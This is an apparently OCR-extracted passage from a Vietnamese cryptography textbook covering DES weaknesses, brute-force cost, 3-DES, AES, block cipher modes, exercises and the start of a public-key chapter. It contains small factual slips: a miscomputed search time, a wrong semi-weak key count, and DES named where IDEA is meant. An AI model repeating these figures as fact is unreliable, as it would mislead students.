3. Khi một bit vào được giữ cố định và 5 bit con lại cho thay đổi thì S-boxes thể hiện một tính chất được gọi là 'phân bố đồng nhất ' (uniform distribution): so sánh số lượng bit số 0 và 1 ở các đầu ra luôn ở mức cân bằng. Tính chất này khiến cho việc áp dụng phân tích theo lý thuyết thông kê để tìm cách phá S-boxes là vô ích.

Rõ ràng, 3 tính chất này đảm bảo tốt confusion & diffusion. Thực tế, sau 8 vòng lặp tất cả các bit ra của DES sẽ chịu ảnh hưởng của tất cả các bit vào và tất cả các bit của khóa. Hơn nữa sự phụ thuộc này là rất phức tạp. Tuy nhiên sau này một số tấn công mới đã được đề xuất và cho thấy 8 vòng lặp này là chưa đủ để bảo mật (điều này cho thấy NSA đã biết trước các dạng tấn công này nên mới qui định số vòng lặp là 16 ngay từ đầu).

Chính cấu tạo của S-box đã gây tranh luận mạnh mẽ trong các thập kỷ 70-90 về khả năng cơ quan NSA (National Security Agency), Mỹ, vẫn còn che dấu các một số đặc tính của S-box hay cài bên trong những cửa bẫy (trapdoor) mà qua đó họ có thể dễ dàng phá giải mã hơn người bình thường (biết các bí mật này có thể giản lược không gian khóa 2^{56} để tìm kiếm vét cạn nhanh hơn). Sự phát hiện sau đó của các tấn công mới, rất mạnh như tấn công vi phân, đã củng cố sự nghi ngờ của giới khoa học.

★2.2.3 Các điểm yếu của DES

1.Tính bù.

Ký hiệu $\overline{u}$ là phần bù của u (ví dụ 0100101 và 1011010 là bù của nhau) thì DES có tính chất sau:

$$y = DES_z(x) \Rightarrow \overline{y} = DES_{\overline{z}}(\overline{x})$$

Cho nên nếu biết MÃ y được mã hóa từ TIN x với khóa z thì ta suy ra $\overline{y}$ được mã hóa từ TIN $\overline{x}$ với khóa $\overline{z}$. Tính chất này chính là một điểm yếu của DES bởi vì nhờ đó kẻ địch có thể loại trừ một nửa số khóa cần phải thử khi tiến hành phép thử-giải mã theo kiểu tìm kiếm vét cạn không gian khóa.

2. Khóa yếu

Các khóa yếu là các khóa mà theo thuật toán sinh khóa con thì tất cả 16 khóa con đều như nhau

$$Z_1 = Z_2 = Z_3 = ... = Z_{15} = Z_{16}$$

điều đó khiến cho phép sinh mã và giải mã đối với các khóa yếu này là giống hệt nhau

$$DES_z = DES^{-1}{}_z$$

Có tất cả 4 khóa yếu như sau:

1) [00000001 00000001 ... ... 00000001]

2) [11111110 11111110 ... ... 11111110]

3) [11100000 11100000 11100000 11100000
11110001 11110001 11110001 11110001]

4) [00011111 00011111 00011111 00011111
00001110 00001110 00001110 00001110]

Đồng thời có 10 khóa yếu với thuộc tính là tồn tại Z, Z' sao cho

$DES^{-1}{}_z = DES_{z'}$ hay là $DES^{-1}{}_{z'} = DES_z$

2.2.4 Tấn công bằng phương pháp vét cạn (hay là brute-force attack)

DES có $2^{56}=10^{17}$ khóa. Nếu như biết một cặp plaintext-ciphertext thì chúng ta có thể thử tất cả 10^{17} khả năng này để tìm ra khóa cho kết quả khớp. Giả sử như một phép thử mất quãng 10^{-6}s (trên một máy PC thông thường), thì chúng ta sẽ thử mất 10^{11}s tức là 7300 năm!

Nhưng nhớ rằng đấy mới chỉ là sử dụng các máy tính thông thường, còn có các máy tính được chế tạo theo nguyên lý xử lý song song. Chẳng hạn nếu như làm được một thiết bị với 10^7 con chip mật mã DES chạy song song thì bây giờ mỗi con chip chỉ phải chịu trách nhiệm tính toán với 10^{10} phép thử. Chip mã DES ngày nay có thể xử lý tới tốc độ là 4.5 x 10^7bits/s tức là có thể làm được hơn 10^5 phép mã DES trong một giây.

Diffie và Hellman (1977) đã ước lượng rằng có thể chế được một máy tính chuyên dụng để vét cạn không gian khóa DES trong1/2 ngày với cái giá cho chiếc máy này là 20 triệu đô la. Cái giá này được tính toán lại và giảm xuống $200,000 vào năm 1987. Vì vậy DES đã bị phê bình ngay từ khi ra đời vì có kích thước khóa quá ngắn!

Hiện nay đã có những thiết kế cụ thể cho loại máy tính chuyên dụng phá khóa này dựa trên kỹ thuật xử lý song song tiên tiến và cho biết một thiết bị kiểu này có giá khoảng $10,000 có thể cho kết quả trong 1 ngày.


Sau đây là một đoạn trích, tham khảo từ nguồn Wikipedia (theo từ khóa DES):

In academia, various proposals for a DES-cracking machine were advanced. In 1977, Diffie and Hellman proposed a machine costing an estimated US$20 million which could find a DES key in a single day. By 1993, Wiener had proposed a key-search machine costing US$1 million which would find a key within 7 hours. However, none of these early proposals were ever implemented—or, at least, no implementations were publicly acknowledged. The vulnerability of DES was practically demonstrated in the late 1990s. In 1997, RSA Security sponsored a series of contests, offering a $10,000 prize to the first team that broke a message encrypted with DES for the contest. That contest was won by the DESCHALL Project, led by Rocke Verser, Matt Curtin, and Justin Dolske, using idle cycles of thousands of computers across the Internet. The feasibility of cracking DES quickly was demonstrated in 1998 when a custom DES-cracker was built by theElectronic Frontier Foundation (EFF), a cyberspace civil rights group, at the cost of approximately US$250,000 (see EFF DES cracker). Their motivation was to show that DES was breakable in practice as well as in theory: "*There are many people who will not believe a truth until they can see it with their own eyes. Showing them a physical machine that can crack DES in a few days is the only way to convince some people that they really cannot trust their security to DES.*" The machine brute-forced a key in a little more than 2 days search.

★2.2.5 Tăng kích thước khóa của DES

Nếu như ta dùng nhiều khối DES nối tiếp thì có thể làm tăng kích thước của khóa. Tuy nhiên chú ý rằng nếu nối hai khối DES với hai khóa khác nhau (thuật toán 2-DES) thì không vì thế kích thước khóa của cả hệ thống được tăng gấp đôi thành 56 *2 =112 bits mà chỉ là 57 bit.

Sơ đồ 3-DES dưới đây, trái lại, thực sự cung cấp một hệ mã với độ dài khóa là 112 bits



Hình 2.7 *Sơ đồ 3-DES (Triple-DES)*

★2.2.6 Các dạng tấn công khác

Differential Cryptanalysis. Được công bố lần đầu bởi E. Biham và A. Shamir vào cuối những năm 80 (thế kỷ trước), tuy nhiên thực tế đã được biết đến từ lâu nhưng không công bố bởi IBM và NSA (Cục An ninh Quốc gia Mỹ). Để phá được DES với đầy đủ 16 vòng lặp, tấn công này cần tới 2^{49} bản rõ chọn trước (chosen plaintext). Để có được khối lượng bản rõ này là không thể xảy ra trên thực tế, điều đó cũng cho thấy là DES đã được thiết kế ban đầu để tránh được tấn công này.

Linear Cryptanalysis. Tấn công này được phát hiện bởi Matsui vào năm 1994, và cần 2^{43} bản rõ chọn trước.

2.3 CÁC HỆ MẬT MÃ KHỐI KHÁC

2.3.1 Các mật mã khối khác (Cho đến năm 1999)

Qua thời gian, có nhiều thuật toán mật mã khối khác nhau được đề xuất bởi cộng đồng khoa học mật mã như FEAL (-4, -8, -N, -NX), NewDES, LOKI91, Blowfish, RC2, MMB, IDEA ... Tuy nhiên, khá nhiều trong số đó đã bị phá giải hoặc chỉ ra có những điểm yếu nhất định. Điều đó chứng tỏ đề xuất thuật toán mã khối tốt có thể thay thế được DES không phải là đơn giản.

Trong số nói trên IDEA (1990) có thể được xem là thuật toán có độ an toàn cao nhất, cho đến giờ vẫn chưa có một công bố nào nói lên một điểm yếu đáng kể nào của DES, mặc dù kể từ năm 1990 đã có nhiều loại tấn công rất mạnh được sử dụng để thử phá giải. IDEA chính là một trong các thuật toán được dùng trong PGP (Pretty Good Privacy) - một giải pháp bảo mật không thương mại gần như duy nhất cho phép các người dùng trên Internet sử dụng cho các nhu cầu thỏa mãn bí mật riêng như e-mail.

IDEA làm việc với dữ liệu khối 64 bit, nhưng với khóa128 bit nên việc thay thế sử dụng IDEA cho DES là một khó khăn lớn.

2.3.2 Mật mã AES

Vào năm 2000, cơ quan quản lý về chuẩn và công nghệ của Mỹ, NIST (National Institute of Standard and Technology), đã tổ chức một cuộc thi để chọn một hệ mật mã mới thay thế cho DES. Hệ mã Rijndael đã được chọn và được công bố (2002) như là chuẩn mật mã mới thay thế cho DES, với tên gọi là Advanced Encryption Standard (AES). Vào đến vòng trong còn có các ứng viên khác là RC6, Serpent, MARS và Twofish. Hệ mã này được phát triển bởi 2 nhà khoa học Bỉ, Joan Daemen và Vincent Rijnmen (vì vậy tên gọi Rijndael được tạo ra từ việc ghép tiền tố tên họ 2 ông này)

AES được xây dựng trên nguyên lý thiết kế *lưới giao hoán – thay thế* (substitution-permutation network). Đây là một hệ mã có tốc độ tốt trong cả cài đặt phần mềm cũng như phần cứng. Khác với DES, AES không theo mẫu thiết kế mạng Feistel. Thay vào đó các thao tác cơ bản được thực hiện trên các khối ma trận dữ liệu 4*4 (bytes), được gọi là các trạng thái (state). Số vòng lặp của AES là một tham số xác

định trên cơ sở kích thước khóa: 10 vòng lặp cho khóa 128bit, 12 cho 192 bit, 14 cho 256bit.

Giáo trình này sẽ không đi sâu tìm hiểu về AES. Sinh viên được khuyến khích tìm đọc thêm từ các tài liệu tham khảo về AES.


2.4 CÁC CHẾ ĐỘ SỬ DỤNG MÃ KHỐI

Thuật toán mã khối có đầu vào và đầu ra là các khối có độ dài xác định (như ở DES là 64bit). Để mã hóa một dữ liệu có độ dài tùy ý thì ta phải cắt dữ liệu thành nhiều khối đơn vị và áp dụng thuật toán mã nhiều lần, rồi sau sẽ kết hợp các khối dữ liệu thu được theo một sơ đồ nào đó. Có nhiều loại sơ đồ, hay còn gọi là chế độ mật mã khác nhau, với ưu nhược điểm khác nhau và được áp dụng cho các nhu cầu khác nhau. Sau đây là một số chế độ hay dùng.

2.4.1 Chế độ bảng tra mã điện tử (Electronic code book - ECB)

Trong chế độ này, các khối được tạo mật mã riêng biệt, độc lập. Do đó, những khối tin giống nhau sẽ được mã hóa thành những khối mã giống nhau. Điều này trở nên nguy hiểm, tạo miếng đất màu mỡ cho kẻ địch vận dụng tấn công replay cũng như thao tác biên tập theo khối. Kẻ thù có thể nghe trộm và tìm cách thu thập các mẫu tin-mã phổ biến, sau đó cắt ghép và trộn lẫn để tạo ra các bản mã giả mã bên nhận không phát hiện được. Ví dụ: Nếu ECB được sử dụng trong truyền tin mật trong giao dịch ngân hàng, kẻ địch có thể tấn công làm giả thông báo, lệnh chuyển tài khoản.

Nhược điểm nói trên khiến cho việc truyền tin mật theo chế độ mã này là không có lợi, tuy nhiên chế độ này thường được dùng trong mã hóa thông tin lưu trữ, ví dụ như các cơ sở dữ liệu vì nó cho phép từng đơn vị dữ liệu được mã hóa độc lập và do đó có thể cập nhật thay đổi dễ dàng từng phần mà không động chạm đến các phần khác của cơ sở dữ liệu.



Hình 2.8 *Sơ đồ chế độ mật mã ECB*

2.4.2 Chế độ mã móc xích (Cipher Block Chaining - CBC)

Trong chế độ này, mỗi khối tin trước khi được mã hóa thì được XOR với khối mã sinh ra từ bước trước đó.

$$X_1 = X_1' \oplus IV$$

$$X_2 = X_2' \oplus Y_1$$

...

$$X_i = X_i' \oplus Y_{i-1}$$

Như vậy các khối mã đều phụ thuộc rất chặt vào nhau theo kiểu "*móc xích*". Cũng qua đó có thể thấy rằng CBC sẽ tạo ra các khối bản mã khác nhau khi các khối tin đưa vào là giống nhau tức là che giấu được các mẫu tin-mã phổ biến khỏi sự theo dõi của kẻ thù, chặn đứng khả năng phá hoại bằng tấn công replay và biên tập nói trên.

Tại bước đầu tiên, khi chưa có khối mã sinh ra từ bước trước, khối tin đầu sẽ được XOR với một vecto khởi đầu, chọn ngẫu nhiên, ký hiệu là IV (initial vector).

Hình 2.9 *Sơ đồ chế độ mật mã CBC*

Tính chất phụ thuộc lẫn nhau của các khối bản mã còn đem lại một ưu thế nữa là ngăn chặn kẻ thù sửa đổi cắt xén mã truyền tin, vì dù chỉ thay đổi 1 bit trên mã cùng làm ảnh hưởng đến toàn bộ thông tin mà được giải mã từ đó, đến mức người nhận có thể phát hiện được dễ dàng do đoạn thông tin giải mã sẽ bị hoàn toàn vô nghĩa.

Tuy nhiên tính chất đó cũng đem lại một mối hại là nếu như mã truyền đi bị sai 1 ít do nhiễu thì giải mã sẽ bị ảnh hưởng lan truyền nhiều, dẫn đến phải phát lại. Ngoài ra chế độ CBC mặc định sự xử lý tuần tự, do đó không thể thực hiện tính toán song song, tức là không thể cải tiến được tốc độ cho hệ máy tính song song.

Liệu có tồn tại một cơ chế tấn công khác, thông minh hơn loại đã áp dụng cho ECB, để phá mã hoặc lợi dụng CBC? Lý luận về sự phụ thuộc móc xích mới chỉ cho ta một cảm giác an toàn chứ chưa phải là một chứng minh chặt chẽ. Tuy nhiên tính an toàn trong truyền tin mật của chế CBC đã được chứng minh chặt chẽ bằng phương pháp toán học


2.4.3 Chế độ Mã phản hồi k-bit (k-bit Cipher Feedback Mode - CFB)

Với một số ứng dụng thời gian thực yêu cầu dòng dữ liệu truyền đến phải liên tục hơn là gián đoạn (như là chuỗi ký tự truyền giữa host và terminal phải tạo thành dòng ký tự liên tục). Do đó các chế độ mật mã khối xử lý và truyền theo từng khối một trở nên không thích hợp; các mã stream cipher với đơn vị xử lý là ký tự - khối 8 bit sẽ là thích hợp hơn với dạng ứng dụng này.

Chế độ CFB là một cải tiến cho phép tạo ra khả năng truyền khối nhỏ k-bit (với k tùy ý) trong khi vẫn dùng thuật toán mã khối. Dòng tin đi vào được 'múc' bằng từng 'gầu' với dung lượng *k* bit mà *k* là tham số thay đổi được. Thuật toán mật mã khối **E** chạy liên tục như một lò nấu: ở mỗi bước người ta lấy k bit (bên trái nhất) của vector đầu ra từ **E** để bỏ vào 'gầu' k bit tin, chúng được XOR với nhau. Kết quả k bit vừa được đem truyền đi, vừa được bỏ lại vào đầu vào của thuật toán mã khối: vecto đầu vào được dịch trái k vị trí và k bit phải nhất sẽ được thay thế bởi k bit lấy từ gầu tin.

Như vậy có thể thấy rằng thuật toán mã khối được thực hiện như một hàm sinh các số giả ngẫu nhiên k-bit, các gía trị này lại được XOR với các phần tử k-bit tin lấy vào để tạo ra mã truyền đi.

Qua trình giải mã thì được tiến hành theo nguyên tắc đối xứng. Rõ ràng chế độ này cũng cung cấp các khả năng như của chế độ CBC, thêm vào đó nó cho phép truyền tin với khối ngắn tùy ý, đảm bảo các ứng dụng về truyền-xử lý liên tục.




Hình 2.10 *Sơ đồ chế độ mật mã CFB*

2.4.4 Chế độ mật mã kết quả phản hồi (Output Feedback Mode – OFB)

Chế độ này cũng khá gần với hai chế độ trên đây, nhưng các phép XOR để tạo ra khối ciphertext là độc lập riêng rẽ, chứ không có sự phụ thuộc (móc xích) như trước. Các khối plaintext được XOR với các đầu ra – output – của các hàm sinh mã (thuật toán mật mã khối) mà riêng các phần tử output của hàm mã hóa này là vẫn phụ thuộc

móc xích (nên được gọi là output feedback). Tuy nhiên chuỗi móc xích này có thể được thực hiện off-line thông qua tiền xử lý, trước khi thực sự có thông tin văn bản cần gửi đi. Chính vì vậy khả năng thời gian tính toán có thể được rút ngắn nhiều. Ngoài ra, chế độ này cũng cho phép mã khối nhỏ, như stream cipher, giống như với chế độ CFB vậy.




Hình 2.11 *Sơ đồ chế độ mật mã OFB*

2.4.5 Chế độ mật mã con đếm (Counter mode – CTR)

Đây là chế độ mật mã mới được phát minh không lâu lắm (2000) và được cho là ưu tú nhất. Sơ đồ của nó đơn giản một cách đáng ngạc nhiên! Sự móc xích (feedback) giữa các khối đã được loại trừ hoàn toàn, làm cho CTR có những hiệu năng tính toán cao đáng mong ước

- Có thể xử lý song song dễ dàng vì các khối tính toán hòan tòan độc lập; ngoài ra cũng cho phép tiền xử lý để tính toán trước chuỗi phần tử output của hàm sinh mã (chẳng qua là chuỗi mã hóa của dãy số tự nhiên liên tiếp từ giá trị IV ban đầu).
- Không có sự phụ thuộc lẫn nhau nên có thể dùng vào mã hóa dữ liệu lưu trữ giống như với ECB: cho phép truy nhập ngẫu nhiên (random access) thay vì truy nhập tuần tự như với CBC chẳng hạn.

Mặc dù có sơn đồ tính toán rất đơn giản, tính an toàn của chế độ này đã được chứng minh đầy đủ bằng công cụ toán học hình thức, trên cơ sở thông qua so sánh với mật mã one-time-pad (đạt bí mật tuyệt đối.




Hình 2.12 *Sơ đồ chế độ mật mã CTR*


2.5 CÂU HỎI VÀ BÀI TẬP

1. Confusion và diffusion là gì? Nguyên lý tạo ra chung có khác nhau?
2. Cấu trúc sử dụng vòng lặp Feistel là gì? Tại sao lại cần nhiều vòng lặp? Sự thực hiện ở các vòng lặp có hoàn toàn giống nhau?
3. Tính đối hợp là gì? Tại sao lại cần tính đối hợp trong thiết kế DES
4. Trong thuật toán DES, chứng minh tính đối hợp của T và F và đồng thời chỉ rõ tại sao x= DES(DES^{-1}(x) với mọi x là chuỗi nhị phân 64 bit.
5. Các khóa con của DES có hoàn toàn biệt lập (không thể suy ra lẫn nhau)?
6. Các S-Box có tính chất gì đặc biệt? Nếu không quan tâm đến việc đảm bảo các tính chất đặc biệt này mà chỉ cần đảm bảo nguyên tắc cấu trúc đã biết, người ta có thể tạo ra bao nhiêu S-box khác nhau?
7. Hãy giải thích chiều dài khóa thực sự của 2-DES chỉ là 57. (Gợi ý: nếu biết trước vài cặp (bản rõ, bản mã) kẻ địch chỉ tốn khoảng 2^{57} lời gọi thực hiện DES hoặc DES-1 để tìm ra khóa).
8. Hãy vẽ sơ đồ giải mã cho chế độ CBC, CFB
9. Hãy so sánh 2 chế độ mật mã ECB và CTR
10. Hãy so sánh 2 dạng sơ đồ mật mã dưới đây từ đó liên hệ giữa CBC với mật mã one-time-pad

Sơ đồ A: Sử dụng một chuỗi ngẫu nhiên làm khóa chung



Sơ đồ B: biểu diễn lại CBC



Chương III
HỆ THỐNG MẬT MÃ KHÓA CÔNG KHAI

Mật mã khóa công khai đánh dấu sự chuyển mình của KHMM, tiến tới sự trưởng thành, hiện đại, trở nên có ứng dụng rộng rãi, đa năng, đáp ứng được các nhu cầu thực tế của rất nhiều bài toán an toàn thông tin, đặc biệt là các dịch vụ ứng dụng Internet và thương mại điện tử. Chương này trình bày các chủ đề chính sau đây:


- Giới thiệu nguyên lý
- Merkle-Hellman Trapdoor Knapsack (Cửa bẫy dựa trên bài toán đóng thùng)
- Hệ thống khóa công khai RSA
- Một số hệ PKC khác

3.1 GIỚI THIỆU

Như đã nêu, các hệ thống mật mã đã giới thiệu cho đến giờ đều được gọi là các hệ mật mã khóa đối xứng (Symmtric Key Cryptosystems) do vai trò hai bên gửi và nhận tin đều như nhau vì đều sở hữu chung một khoá bí mật. Cũng có nhiều cách gọi khác đối với các hệ mật mã này, sử dụng tùy vào các ngữ cảnh phù hợp:

- Hệ mã với khóa sở hữu riêng (Private Key Cryptosystems)
- Hệ mã với khóa bí mật (Secret Key Cryptosystems)
- Hệ mã truyền thống (Conventional Cryptosystems)

Chúng ta sẽ sử dụng ký hiệu viết tắt cho hệ mật mã đối xứng là SKC.



Hình vẽ 3.1: Quản lý khóa trong SKC

Tuy nhiên các hệ mã đối xứng có những nhược điểm cơ bản như sau:

- Vấn đề quản lý khoá (tạo, lưu mật, trao chuyển ...) là rất phức tạp khi sử dụng trong môi trường trao đổi tin giữa rất nhiều người dùng. Với số lượng NSD là *n* thì số lượng khoá cần tạo lập là *n(n-1)/2*. Mỗi người dùng phải tạo và lưu *n-1* khoá bí mật để làm việc với *n-1* người khác trên mạng. Như vậy rất khó khăn và không an toàn khi *n* tăng lớn.
- Thứ hai là, trên cơ sở mã đối xứng, ta không thể thiết lập được khái niệm chữ ký điện tử (mà thể hiện được các chức năng của chữ ký tay trong thực tế) và cũng do đó không có dịch vụ non-repudiation[1] (không thể phủ nhận được) cho các giao dịch thương mại trên mạng.

Vấn đề là ở chỗ trong hệ SKC, thông tin mật được chia sẻ chung bởi cả hai bên Alice và Bob, do đó Alice có thể làm được bất kỳ cái gì mà Bob làm và ngược lại. Giải pháp duy nhất cho vấn đề này là phải có thêm một thành phần thứ ba trong bất cứ giao dịch nào giữa Alice và Bob, tức là một người có thẩm quyền (trusted authority) mà cả Alice và Bob đều tin tưởng là trung thực. Người này sẽ làm chứng và trọng tài trong trường hợp xảy ra tranh cãi giữa hai bên trung thực. Người này sẽ làm chứng và trọng tài trong trường hợp xảy ra tranh cãi giữa hai bên Alice và Bob. Tuy nhiên công việc của người trọng tài này sẽ rất nặng vì phải tham gia vào tất cả các giao dịch của các bên, và sớm muộn cũng sẽ trở thành điểm quá tải về giao thông truyền tin cũng như tốc độ xử lý -- điểm tắc ngẽn cổ chai (bottleneck).

Sớm nhận thức những vấn đề đó, Diffie & Hellman trong công trình nổi tiếng của mình (1976) đã đề xuất những tư tưởng về một loại hệ mã với nguyên tắc mới, xây dựng xoay quanh một NSD – chủ nhân hệ thống – chứ không phải là xoay quanh một cặp NSD như trong bài toán kênh truyền tin mật truyền thống.

Trong hệ thống mới này, mỗi NSD có hai khoá, một được gọi là khoá bí mật (secret key hay private key) và một được gọi là khoá công khai (public key). Khoá thứ nhất chỉ mình user biết và giữ bí mật, còn khoá thứ hai thì anh ta có thể tự do phổ biến công khai. Khoá thứ nhất thường đi liền với thuật toán giải mã, còn khoá thứ hai thường đi liền với thuật toán sinh mã, tuy nhiên điều đó không phải là bắt buộc. Ta hãy ký hiệu chúng là z (khóa riêng) và Z (khóa công khai)

Hoạt động của chúng là đối xứng

$$X = D(z, E(Z, X)) \quad (1)$$

và $$X = E(Z, D(z, X)) \quad (2)$$

Trong đó hệ thức (1) biểu tượng cho bài toán truyền tin mật: bất kỳ NSD nào khác như B,C,D ... muốn gửi tin cho A chỉ việc mã hoá thông tin với khoá công khai

[1] Non-repudiation là được đảm bảo cho một quá trình giao dịch giữa Alice (A) và Bob (B) nếu trong mọi trường hợp mỗi bên đều có bằng chứng để chứng gian những trường hợp phía bên kia chối bỏ một giao dịch nào đó, ví dụ A có thể chối không thực hiện một giao dịch X nào đó với B bằng việc lấy cớ là có kẻ đã mạo nhận A để làm bậy.

(Z_A) của A rồi gửi đi. Chỉ có A mới có thể khoá riêng để giải mã (z_A) và đọc được tin; kẻ nghe trộm Eve không thể giải mã để lấy được tin vì không có khoá z_A.

Còn hệ thức (2) sẽ được sử dụng để xây dựng các hệ chữ ký điện tử như sau này ta sẽ nghiên cứu, trong đó thao tác Ký chính là thực hiện $E(Z_A)$ còn kiểm định chữ ký là thông qua gọi $D(z_A)$.

Hệ mật mã theo nguyên tắc nói trên được gọi là hệ mã với khoá công khai (public key cryptosystems) hay còn được gọi là mã khóa phi đối xứng (asymmetric key cryptosystems). Ta sẽ viết tắt hệ thống kiểu này bằng PKC.

Nguyên tắc cấu tạo một hệ PKC sử dụng cửa bẫy (trapdoor)

Một hệ mã PKC có thể được tạo dựng trên cơ sở sử dụng một hàm một chiều (one-way). Một hàm *f* được gọi là một chiều nếu:

1. Đối với mọi X tính ra Y = *f*(X) là dễ dàng.
2. Khi biết Y rất khó để tính ngược ra X.

Ví dụ 3.1. Cho *n* số nguyên tố $p_1, p_2, ...p_n$ ta có thể dễ dàng tính được $N = p_1 * p_2 * ... * p_n$, tuy nhiên khi biết *N*, việc tìm các thừa số nguyên tố của nó là khó khăn hơn rất nhiều, đặc biệt là khi N lớn và các thừa số nguyên tố của nó cũng lớn.

Tuy nhiên, chúng ta cần một hàm một chiều đặc biệt có trạng bị một cửa bẫy (trap door) sao cho nếu biết sử dụng nó thì việc tìm nghịch đảo của *f* là dễ dàng, còn nếu không (không biết bí mật cửa bẫy) thì vẫn khó như thường.

Một hàm một chiều có cửa bẫy như thế có thể dùng để tạo ra một hệ mã PKC như sau. Lấy E_Z (hàm sinh mã) là hàm một chiều có cửa bẫy này. Như vậy bí mật cửa bẫy chính là khóa bí mật *z*, mà nếu biết nó thì có thể dễ dàng tính được cái nghịch đảo của E_Z tức là biết D_z, còn nếu không biết thì rất khó (chỉ còn cách thử vét cạn, thực tế sẽ là bất khả thi vì khối lượng tính toán quá lớn).

Sau đây chúng ta sẽ khảo sát hai ví dụ về việc xây dựng hàm một chiều có cửa bẫy.

Ví dụ đầu tiên là một cố gắng nhưng thất bại, hệ Trapdoor Knapsack. Ví dụ thứ hai là một hệ đã thành công và rất nổi tiếng, đó là hệ RSA.

3.2 MERKLE-HELLMAN TRAPDOOR KNAPSACK (CỬA BẪY DỰA TRÊN BÀI TOÁN ĐÓNG THÙNG)

3.2.1 Bài toán đóng thùng

Vào năm 1978, hai ông Merkle và Hellman đã đề xuất một thuật toán mã hoá theo mô hình PKC dựa trên bài toán ĐÓNG THÙNG (hay còn gói là bài toán "cái túi", hay "ba lô") như sau:

Cho 1 tập hợp các số dương a_i, $1 \le i \le n$ và một số T dương. Hãy tìm một tập hợp chỉ số $S \subset \{1,2,...,n\}$ *sao cho:* $\sum_{i \in S} a_i = T$

Bài toán này là một bài toán khó (NP-khó), theo nghĩa là chưa tìm được thuật toán nào tốt hơn là thuật toán thử-vét cạn và như vậy thời gian xử lý sẽ là hàm mũ (trong khi bài toán được quan niệm là dễ theo nghĩa tin học nếu có thuật toán thời gian đa thức).

Ví dụ 3.2 $(a_1, a_2, a_3, a_4) = (2, 3, 5, 7)$ $T = 7$.

Như vậy ta có 2 đáp số S = (1, 3) và S = (4).

Từ bài toán *Đóng thùng* này chúng ta sẽ khảo sát các khả năng vận dụng để tạo ra thuật toán mã khối PKC. Sơ đồ đầu tiên như sau:

Chọn một vector $a = (a_1, a_2, \dots, a_n)$ - được gọi là vector mang (cargo vector)

Với một khối tin $X = (X_1, X_2, X_3 \dots, X_n)$, ta thực hiện phép mã hoá như sau:

$$T = \sum_{i=1,n} a_i X_i \quad (*)$$

Việc giải mã là: Cho mã T, vector mang a, tìm các X_i sao cho thoả mãn (*).

